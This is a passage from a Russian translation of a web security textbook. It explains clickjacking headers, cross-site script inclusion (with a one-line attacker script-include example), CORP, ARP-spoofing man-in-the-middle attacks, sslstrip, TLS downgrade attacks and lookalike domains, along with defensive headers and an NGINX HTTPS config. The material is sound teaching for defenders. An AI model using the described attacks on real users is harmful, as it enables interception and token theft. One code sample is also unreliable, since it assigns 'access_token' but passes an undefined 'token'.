Немного смягчив эту политику, мы позволим сайту отображаться в собственных фреймах

Content-Security-Policy: **frame-ancestors 'self'**

или во фреймах других сайтов из заданного списка:

Content-Security-Policy: **frame-ancestors 'self'**
'safewebsite.com' 'anothertrustedsite.com'

Если отобразить ваш сайт во фрейме попытается какой-либо другой сайт вне списка, браузер попросту не разрешит это сделать.

Это содержимое нельзя отобразить во фрейме

Здесь должно быть содержимое, но владелец ресурса запретил его показ во фрейме. Это помогает защитить безопасность данных, которые вы могли бы ввести на этом сайте.

Рекомендуемое действие:

- Открыть в новом окне

X-Frame-Options

Некоторые старые веб-сайты защищаются от кликджекинга с помощью заголовка ответа **X-Frame-Options**. Этот заголовок дает тот же эффект, что и политика безопасности содержимого с инструкцией **frame-ancestors**, но является устаревшим веб-стандартом.

Дать указание браузеру никогда не отображаться во фреймах с помощью заголовка ответа **X-Frame-Options** можно так:

```
X-Frame-Options: DENY
```

Ключевое слово **DENY** можно заменить другим ключевым словом — **SAMEORIGIN** (подобным инструкции **frame-ancestors 'self'**) или еще одним ключевым словом — **ALLOW**, сопроводив его одним или несколькими URL.


Внедрение межсайтовых скриптов

Перед тем как закончить эту главу, нам нужно познакомиться еще с одной уязвимостью, связанной с браузером, — уязвимостью, которая часто остается без внимания. Импортируя файлы JavaScript на свой вредоносный сайт, злоумышленник может выудить значимые данные у пользователей, которых заманили на этот сайт. Такой вид атаки называется *внедрением межсайтовых скриптов* (cross-site script inclusion, XSSi).

Уязвимости XSSi возникают из-за того, что файлы JavaScript соблюдают политику одного источника в браузере не так, как это делает содержимое других типов (например, JSON и HTML). В интернете разрешен (и распространен) кросс-доменный импорт файлов JavaScript, поэтому все такие файлы должны быть избавлены от конфиденциальных данных.

Ваши файлы JavaScript может импортировать любой сайт в интернете. Это означает, что, создав свой вредоносный сайт, злоумышленник может импортировать ваш JavaScript-код с помощью тега `<script>`, после чего получит возможность добыть важные данные из этого JavaScript у любого пользователя, посетившего зловерный сайт.

Чтобы прояснить, как это происходит, вернемся к нашему пекарскому форуму. На нем функционирует стороннее приложение чата, для которого требуется генерация токена доступа для каждого пользователя.



Принять участие в Хлебном чате может любой обладатель токена доступа, и если злоумышленник украдет токен, он может выдать себя за этого пользователя. Вот что случится, если записать токен прямо в файл JavaScript на форуме:

```

window.addEventListener("load", (event) => {
  chatbox.init({
    client_id      : "BREDDIT.COM",
    version       : "1.3.1",
    user_access_token : "clovis-394688478521"
  });
})


```

Этот токен доступа сгенерирован на сервере и может быть легко извлечен

Мистер Хрусть импортирует этот файл со скриптом на свой вредоносный сайт:

```
<script src="https://breddit.com/chat.js">
```

Затем он может получить токены доступа любого посетителя, который зайдет на вредоносный сайт, и прикинуться этим посетителем.



Суть проблемы с безопасностью в том, что токен в файле JavaScript будет разным в зависимости от того, кто просматривает страницу; он генерируется динамически и хранится в сессии. Однако поскольку JavaScript с легкостью импортируется из других доменов, эти токены доступа можно украсть.

Защита от XSSi

В файлах JavaScript не должны находиться чувствительные данные, касающиеся определенного пользователя. Если вашему коду JavaScript нужно загрузить токены или учетные данные текущего пользователя, для этого есть два безопасных способа. Один — асинхронно обратиться к серверу и загрузить их с помощью ответа JSON:

```
fetch('https://breddit.com/api/chat/token')
  .then(response => response.json())
  .then(data => {
    // Токен доступа генерируется на сервере
    // и может быть использован для инициализации плагина чата.
    var access_token = data.access_token;
    chatbox.init({
      client_id      : "BREDDIT.COM",
      version       : "1.3.1",
      user_access_token : token
    });
  });
```


В качестве альтернативы можно встроить чувствительный токен в HTML-код страницы

```
<head>
  <meta name="access-token" content="clovis-394688478521">
</head>
```

и затем получить его в коде JavaScript с использованием DOM-запроса:

```
var token = document.head.querySelector(
  'meta[name="access-token"]').content;
chatbox.init({
  client_id      : "BREDDIT.COM",
  version       : "1.3.1",
  user_access_token : token
});
```

Каждый из этих способов предотвращает утечку чувствительных токенов, поскольку содержимое JSON и HTML защищено политикой одного источника.

Задание политики ресурсов перекрестного происхождения

Если на вашем веб-сайте находятся ресурсы, которые нельзя загружать на другие домены, вы можете управлять тем, каким доменам разрешается доступ к определенным ресурсам. Делается это с помощью задания политики ресурсов перекрестного происхождения (cross-origin resource policy, CORP). Любой ресурс со следующим заголовком ответа может быть загружен или доступен только страницам на том же домене:

Cross-Origin-Resource-Policy: same-origin

Еще один способ защититься от XSS — добавить этот заголовок к запросам, в которых размещаются ваши файлы JavaScript. Никакой вредоносный сайт не сможет импортировать ваш JavaScript-код. Этот подход, впрочем, не будет работать, если вы держите JavaScript в сети доставки контента (CDN) на другом домене.

Подведем итоги

- Защита пользователей от XSS-атак: используйте экранирование управляющих символов HTML в динамическом контенте и настраивайте политику безопасности контента (CSP).
- Защита от CSRF-атак: гарантируйте, что ваши запросы **GET** не имеют побочных эффектов, применяя токены защиты от подделки (antiforgery) и добавляя атрибут **SameSite** к конфиденциальным файлам cookie.
- Защита от атак кликджекингом: реализуйте CSP с атрибутом **frame-ancestors**, что позволит управлять способом отображения вашего веб-сайта в теге **<iframe>**.
- Защита от XSSI-атак: удостоверьтесь, что файлы JavaScript не содержат важных данных. Не пренебрегайте возможностью добавить CORP в файлы JavaScript.



В этой главе

- ✓ Как атаки «монстр посередине» используются для слежки за незашифрованным трафиком
- ✓ Как пользователей направляют по неверному пути с помощью отравления DNS и доменов-двойников
- ✓ Как можно скомпрометировать сертификаты и ключи шифрования и что с этим делать

В главе 6 мы познакомились с уязвимостями, присущими браузеру. В главе 8 рассмотрим, как проявляются уязвимости на веб-сервере. Однако помимо них существует еще один большой класс уязвимостей, которые возникают по мере прохождения трафика во всех направлениях.

В теории проблема безопасности интернет-трафика уже решена: современные браузеры поддерживают сильное шифрование, а получить сертификат для веб-приложения проще простого. Однако хакерское сообщество в высшей степени изобретательно: оно продолжает находить способы вставлять палки в колеса честным людям.

Сетевые уязвимости, о которых пойдет речь в этой главе, можно разделить на три категории: перехват и слежение за трафиком, введение пользователя в заблуждение в отношении направления трафика, а также кража или подмена учетных данных (в том числе ключей) для похищения трафика в месте назначения. Давайте начнем с первого класса сетевых уязвимостей.

Уязвимости «монстр посередине»


Атака *монстр посередине* (monster-in-the-middle, MITM) происходит, когда между двумя ведущими диалог сторонами усаживается некто посторонний и начинает перехватывать сообщения между ними. Чаще можно встретить другое название этой атаки — «человек посередине» (man-in-the-middle), но *монстр* как-то веселее. В этой главе мы рассмотрим трафик между агентом пользователя (например, браузером) и веб-приложением, с которым он общается.

Перед тем как перейти к защите от такой атаки (которая, конечно же, заключается в отправке трафика по протоколу HTTPS), нужно понять, как она обычно реализуется. Можно представить себе гремлинов, обитающих в проводах и ползающих по телефонным линиям, но на самом деле методы перехвата трафика более прозаичны и поучительны.


Перехват сетевого трафика

Когда браузер отправляет запрос веб-серверу, маршрут включает несколько пересадок. Браузер дает указание операционной системе подключиться к локальной сети (в наши дни чаще всего беспроводной); сеть отправляет запрос интернет-провайдеру, который затем маршрутизирует запрос по интернет-магистральной на соответствующий IP-адрес, иногда через другого провайдера. (Подключение к корпоративной сети немного отличается, а крупные организации зачастую подключаются прямо к интернет-магистральной.)


Любая из участвующих в этом процессе промежуточных сетей служит подходящим местом для засады. Большинство локальных сетей используют протокол разрешения адресов (Address Resolution Protocol, ARP) для преобразования IP-адресов в MAC-адреса, поскольку IP применяется для интернет-маршрутизации, а вот трафик в локальной сети должен направляться на MAC-адрес. Например, ваш ноутбук имеет фиксированный MAC-адрес. Каждое устройство, подключающееся к сети, сообщает свой MAC-адрес и просит присвоить ему IP-адрес.



Протокол ARP сознательно сделан простым, что позволяет каждому устройству в сети объявить себя конечной точкой для определенного IP-адреса или диапазона адресов. Эта ситуация открывает злоумышленнику возможность начать *атаку ARP-спуфинга* (ARP spoofing attack), забрасывая сеть фальшивыми ARP-пакетами, чтобы исходящий интернет-трафик перенаправлялся на устройство хакера, а не на шлюз, который должен использоваться, — потому что устройства в сети доверяют всем ARP-пакетам, которые получают.




Как только трафик попадает на устройство нарушителя, атака MITM становится простым делом. Злоумышленник может перенаправить весь трафик на соответствующий шлюз, но из-за того, что трафик проходит через его устройство, он может прочесть все незашифрованные данные.



Беспроводные и корпоративные сети являются очевидными целями атак ARP-спуфинга. Если атакующий не хочет лишней суеты с подключением к какой-либо еще сети, он может настроить собственный беспроводной хот-спот и ждать, пока к нему подключится жертва. Устройства (и пользователи), как правило, не задумываются о том, к каким сетям они подключаются, поэтому такой подход тоже дает хорошие результаты.

Угрозу MITM-атак можно снизить, удостоверившись, что трафик зашифрован. Если вы уверены, что весь трафик к вашему веб-приложению проходит по HTTPS-соединению, вы можете быть уверены и в том, что злоумышленник не сможет считывать запросы к вашему сайту или ответы на них либо манипулировать ими. HTTPS делает трафик неуязвимым для вмешательств и нечитаемым для всех, у кого нет закрытого ключа дешифрования, связанного с сертификатом.



Как уже говорилось в главе 3, реализация HTTPS означает получение сертификата от удостоверяющей организации и размещение его (вместе с соответствующим закрытым ключом шифрования) на веб-сервере. Поскольку зашифрованные соединения делают MITM-атаки невозможными, хакеры нашли способы не давать установить защищенное соединение.

Преимущества смешанных протоколов


Веб-серверы с радостью передают один и тот же контент и по защищенным, и по незащищенным каналам. Нередко они по умолчанию принимают незащищенный HTTP-трафик на порте 80, а также защищенный на порте 443. В течение длительного времени веб-сайты делались так, что никто не обращал внимания, каким протоколом они пользуются для заведомо безобидного контента, и переходили на HTTPS, только если пользователь вознамеривался войти с учетными данными или сделать еще что-то, что могло быть истолковано как рискованное мероприятие.

Затем на сцене появился Мокси Марлинспайк (Moxie Marlinspike). Ныне он известен как создатель защищенного мессенджера Signal, но изначально он сделал имя на хакерском инструменте под названием **sslstrip**. SSL рас-

шифруется как Secure Sockets Layer, или *уровень защищенных сокетов*, предшественник протокола защиты транспортного уровня (Transport Layer Security, TLS).

Марлинспайк заметил, что множество безопасных, как считалось, сайтов (включая банковские) в то время передавали содержимое по незащищенным HTTP-соединениям, переходя на HTTPS, только когда пользователь вводил логин и пароль. Инструмент **sslstrip** использует этот пробел в безопасности, позволяя злоумышленнику перехватить трафик до того, как произойдет переход на HTTPS. Для этого он подменяет URL с HTTPS в формах ввода логина и пароля (например) на HTTP-эквивалент.

Когда пользователь вводит свои учетные данные, **sslstrip** может перехватить их, но тем не менее передает запрос серверу по HTTPS. В результате веб-сервер не замечает атаку, поскольку видит только защищенное соединение.



Обнаружение эксплойта, отключающего SSL, в итоге убедило веб-сообщество в том, что весь контент необходимо перевести на HTTPS. (По счастливой случайности, HTTPS лучше и с точки зрения конфиденциальности. Даже если вы не логинитесь на веб-сайте, а лишь просматриваете некую конкретную медицинскую информацию на WebMD¹, вы вряд ли захотите поделиться

¹ WebMD — американская корпорация, публикующая онлайн-новости и информацию о здоровье и благополучии человека. Веб-сайт WebMD также содержит информацию о лекарствах. — *Примеч. пер.*

этим со злоумышленниками — подобные сведения помогут им организовать атаку с применением социальной инженерии.)

Если вы хотите быть уверены в том, что весь трафик к вашему веб-сайту передается по защищенному соединению, настройте веб-сервер таким образом, чтобы он перенаправлял любые незащищенные соединения на порте 80 на его защищенный аналог, порт 443. Кроме того, вам нужно, чтобы заголовок строгой безопасной передачи HTTP (HTTP Strict Transport Security, HSTS) давал указание браузеру устанавливать только одно безопасное соединение с веб-сервером.

В следующем примере мы даем браузеру указание перейти на HTTPS, не дожидаясь перенаправления, и сохранить данную политику на год:

```
Strict-Transport-Security: max-age=31536000
```

Заголовок **Strict-Transport-Security** был разработан как прямой ответ на выступление Марлинспайка на хакерской конференции DEFCON, где он обнародовал подробности атаки SSL-stripping. (Если вам интересно, это выступление есть на YouTube: <https://www.youtube.com/watch?v=MFol6IMbZ7Y>.)

Если вы пользуетесь веб-сервером NGINX, то безопасная конфигурация выглядит так:

```
server {
    listen 80;
    server_name example.com;
    return 301 https://$server_name$request_uri;
}

server {
    listen 443 ssl;
    server_name example.com;

    ssl_certificate /path/to/ssl/certificate.crt;
    ssl_certificate_key /path/to/ssl/private.key;

    add_header Strict-Transport-Security
        "max-age=31536000";

    ssl_protocols TLSv1.3;
}
```

Перенаправляет трафик с HTTP на HTTPS

Использует сертификат для шифрования трафика и парный закрытый ключ для дешифрования

Устанавливает заголовок HSTS для всех ответов


Задает использование минимальной надежной версии TLS

Атаки с понижением версии

TLS не догма, а развивающийся стандарт. При начальном TLS-рукопожатии клиент и сервер согласовывают алгоритмы, которые будут использованы для обмена ключами и шифрования трафика. Более старые алгоритмы менее безопасны, потому что с каждым годом увеличивается вычислительная мощ-

ность, доступная хакерам, и находятся все новые эксплойты, повышающие скорость расшифровки.

Зная это, злоумышленники организуют *атаки с понижением версии* (downgrade attacks), располагаясь посреди TLS-рукопожатия и пытаясь убедить клиента и сервер вернуться к менее безопасному алгоритму, чтобы получить возможность перехватить и подсмотреть трафик. Один из таких эксплойтов — *POODLE*, или «пудель», что расшифровывается как *Padding Oracle on Downgraded Legacy Encryption*.



Чтобы снизить риск атак с понижением версии, ваш веб-сервер должен быть настроен принимать минимально надежную версию TLS. На момент написания этих строк минимальная рекомендованная версия TLS для систем обработки кредитных карт — 1.3, как было показано в примере конфигурационного файла NGINX. (Эти стандарты опубликованы на <https://www.pcisecuritystandards.org>.)

Указание минимальной версии TLS не станет непосильным бременем для большинства веб-приложений, поскольку современные браузеры обновляются сами и, как правило, поддерживают новейшие стандарты шифрования. А вот некоторые веб-приложения подходят к делу не очень строго. Если вы занимаетесь сопровождением веб-сервисов для встраиваемых устройств, обновления безопасности в этом случае будут чрезвычайно редким явлением, поэтому вам придется поддерживать более старые стандарты шифрования в течение длительного времени.

Уязвимости ложного направления (misdirection)

«Афера» — криминальный боевик 1973 года, в котором Пол Ньюман и Роберт Редфорд играют аферистов, пытающихся обмануть босса организованной преступной группировки. Эта парочка (внимание, спойлер!) создает подставную букмекерскую контору, уговаривает знакомого сделать крупную ставку и уходит с его деньгами после налета «полиции» (своих сообщников).

Этот сюжет — вариация на тему давно известной аферы, которая обрела вторую жизнь в эпоху интернета. Обустроить фальшивый веб-сайт гораздо проще (да и охват побольше будет), чем организовать подставной бизнес, чтобы забрать деньги жертвы. Если злоумышленнику не удастся перехватить поток данных между вами и вашими пользователями, они могут попытаться обманном путем заставить пользователей посетить их сайт-копию, воспользовавшись их доверием к вашему сайту. Давайте поближе познакомимся с некоторыми из таких приемов.


Домены-двойники

Весьма вероятно, вам приходилось видеть спам-письма, которые пытаются завлечь пользователя на такие сомнительные сайты, как www.amazzzon.com или safe.paypall.com. (Если не приходилось, ваша жизнь — просто сказка. Пожалуйста, поделитесь со мной, какой провайдер услуг электронной почты настолько хорошо вас защитил.)

Такие фальшивые веб-сайты известны как *домены-двойники* (doppelganger domains), потому что они злонамеренно маскируются под реально существующие домены. Помимо умышленных опечаток, для введения в заблуждение в них часто используются похожие с виду символы: 0 (ноль) вместо буквы O, 1 (единица) вместо l (латинская буква «эль») и т. д.

Иные домены-двойники используют стандарт международных доменных имен (International Domain Name), подменяя символы ASCII на похожие из других наборов символов, например заменяя латинскую «а» на кириллическую «а».

При атаке такого типа — она называется омографической (homograph attack) — домен wikipedia.org становится wikipedia.org, что для неподготовленного взгляда практически неотличимо. (Когда эта книга будет напечатана, различить эти два слова на странице наверняка будет невозможно!)




Кириллица
а сеорху

Греческий
ονείκρητιωχү

Тайский
ค ท น บ ป พ ร

Символы с диакритическими знаками
ì í ë ö

Современные браузеры пытаются отразить атаки этого типа, отображая международные доменные имена в *Пуникоде* (Punycode) — Юникод, отображаемый средствами набора символов ASCII, если только эти символы не входят в язык, установленный пользователем как предпочтительный. Вот как выглядит наша поддельная Wikipedia в Google Chrome (если только ваша система не настроена на использование кириллического алфавита).



Кроме того, злоумышленники могут воспользоваться тем, что жертва не знает о поддоменах. Одна роковая ошибка при проектировании интернета

заключается в том, что домены читаются справа налево. Сайт www.google.com.etc.com на самом деле располагается на домене etc.com, но большинство не очень подкованных пользователей интернета не подозревают об этом.

Что же делать, чтобы защититься от доменов-двойников? В конце концов, вы не являетесь ни интернет-полицией, ни владельцами этих доменов.

Иногда крупные организации проводят кампании по информированию своих пользователей о данной угрозе, но эффект от этих кампаний, как правило, невелик. Рассылка писем с просьбами остерегаться фальшивых доменов будет попросту раздражать более искушенных пользователей, а возможные жертвы могут пропустить мимо ушей ваше предупреждение.

Выявлять домены-двойники позволяют такие инструменты, как **dnstwister**. Распознать мошенничество могут помочь даже уведомления при поиске в Google. Некоторые организации в качестве меры защиты доходят до того, что скупают все домены, потенциально способные ввести в заблуждение, но этот подход может быстро стать довольно затратным. И тем не менее выполнить пару конкретных шагов все же можно.

